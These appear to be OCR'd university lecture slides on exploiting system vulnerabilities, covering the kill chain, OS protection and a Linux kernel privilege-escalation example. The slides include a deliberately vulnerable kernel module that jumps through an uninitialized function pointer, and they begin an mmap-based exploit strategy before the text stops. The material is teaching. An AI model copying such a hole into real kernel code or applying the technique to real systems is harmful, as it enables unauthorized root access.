Project 1: 28 days left

Offense-Based Cyber Security: Exploitation of System Vulnerabilities

CS 459/559: Science of Cyber Security
6th Lecture

Instructor:

Guanhua Yan

Project 1

- Demonstrate a cyber attack
- In your first project report, please:
  - Explain what are the vulnerability, exploit, attack surface, and attack vector in your project
  - Explain how the attack (exploitation) occurs in your project
  - Explain why the attack (exploitation) works
- Each of your project reports should be **at least five pages, excluding bibliography**
- **Due time: October 10, Friday**
  - **Four days of grace period, with 2.5% penalty each half day late**
- **Grading criteria:**
  - **Results, novelty, difficulty, presentation**

How to choose your project?

- You should be familiar with the concepts behind the attack (software, network, system, or human)
- You should be comfortable with developing defensive mechanisms on the target being attacked
- It's OK to work on known vulnerabilities using known exploit code (plenty of online resources)
  - Known vulnerabilities: National Vulnerability Database (https://nvd.nist.gov)
  - Known exploits: Exploit database (https://exploit-db.com)
  - The metasploit framework (https://www.metasploit.com) makes exploitation easy!
- Start early and work on your project hard!
  - **You will continue working on the same project with defensive techniques introduced in this course**


Exploitation of system vulnerabilities

Reconnaissance	• Harvesting email addresses, conference information, etc.
Weaponization	• Coupling exploit with backdoor into deliverable payload
Delivery	• Delivering weaponized bundle to the victim via email, web, USB, etc.
Exploitation	• Exploiting a vulnerability to execute code on victim’s system
Installation	• Installing malware on the asset
Command & Control (C2)	• Command channel for remote manipulation of victim
Actions on Objectives	• With “Hands on Keyboard” access, intruders accomplish their original goal

Agenda

- First in-class quiz: September 29
- Project 1 due: October 10
- Project 2 due: December 5
- Presentations: 11/17, 11/19, 11/24, 12/1, 12/3
- Final project report due: December 12

Layers of a computer system




OS Protection Principles

- The basis of OS protection is **separation.** The separation can be of four different kinds:
  - **Physical**: physical objects, such as CPU’s, printers, etc.
  - **Temporal**: execution at different times
  - **Logical**: domains, each user gets the impression that she is “alone” in the system
  - **Cryptographic**: hiding data, so that other users cannot understand them

Protected objects

- In principle all objects in the OS need protection, but in particular those that are sharable, e.g.:
  - Memory
  - I/O devices (disks, printers, tape drivers, etc)
  - Programs, procedures
  - Data
  - Hardware

Rings of protection




Privilege escalation

- Allows a user with normal privileges (local) or no privileges to gain (and possibly retain) *root* privileges illegally.

Privilege escalation in Linux

- In traditional Linux, root (uid = 0) can do everything
- Attackers seeks to get the root shell exploiting “privilege escalation vulnerabilities”.
- Especially, Linux kernel vulnerabilities are often exploited.
  - Only 2017/1/1 - 8/1, 5 exploit codes for privilege escalation are disclosed in exploit-db.com

Typical process of privilege escalation exploiting kernel



(Mandatory Access Control)

Privilege escalation: exploitation of a kernel bug

A simple kernel module

Consider a simple kernel module.

It creates a file `/proc/bug1`.

It defines what happens when someone writes to that file.

bug1.c

```c
void (*my_funptr)(void);

int bug1_write(struct file *file,
               const char *buf,
               unsigned long len) {
  my_funptr();
  return len;
}

int init_module(void) {
  create_proc_entry("bug1", 0666, 0)
    ->write_proc = bug1_write;
  return 0;
}
```

```c
extern struct proc_dir_entry *create_proc_entry(const char *name, umode_t mode,
                                                struct proc_dir_entry *parent);
```

bug1.c

```
void (*my_funptr)(void);

int bug1_write(struct file *file,
               const char *buf,
               unsigned long len) {
  my_funptr();
  return len;
}

int init_module(void) {
  create_proc_entry("bug1", 0666, 0)
    ->write_proc = bug1_write;
  return 0;
}
```

Create a proc entry at /proc/bug1

```
extern struct proc_dir_entry *create_proc_entry(const char *name, umode_t mode,
                                                struct proc_dir_entry *parent);
```

bug1.c

```
void (*my_funptr)(void);

int bug1_write(struct file *file,
               const char *buf,
               unsigned long len) {
  my_funptr();
  return len;
}

int init_module(void) {
  create_proc_entry("bug1", 0666, 0)
    ->write_proc = bug1_write;
  return 0;
}
```

Function bug1_write will be called when the proc entry is written to


The bug

The proc entry is written to


```
$ echo foo > /proc/bug1

BUG: unable to handle kernel NULL pointer dereference
Oops: 0000 [#1] SMP
Pid: 1316, comm: bash
EIP is at 0x0
Call Trace:
 [<f81ad009>] ? bug1_write+0x9/0x10 [bug1]
 [<c10e90e5>] ? proc_file_write+0x50/0x62
...
 [<c10b372e>] ? sys_write+0x3c/0x63
 [<c10030fb>] ? sysenter_do_call+0x12/0x28
```

Kernel jumped to address 0 because `my_funptr` was uninitialized


Exploit strategy



Exploit strategy




Exploit strategy



Mmap is a POSIX-compliant Unix system call that maps files or devices into memory. It is a method of memory-mapped file I/O.

Mmap – map pages of memory

- void *mmap(void **addr*,
  size_t *len*,
  int *prot*,
  int *flags*,
  int *fildes*,
  off_t *off*);



- The *mmap*() function **maps the address space of the process** at an address *addr* for *len* bytes to the memory object represented by **the file descriptor *fildes*** at offset *off* for *len* bytes.
- **Parameter *prot*** decides whether read, write, or execute are permitted to the data being mapped.
- The **parameter *flags*** provides other information about the


Anonymous mapping with mmap

- *Anonymous mapping* maps an area of the process's virtual memory not backed by any file. The contents are initialized to zero. In this respect an anonymous mapping is similar to malloc.

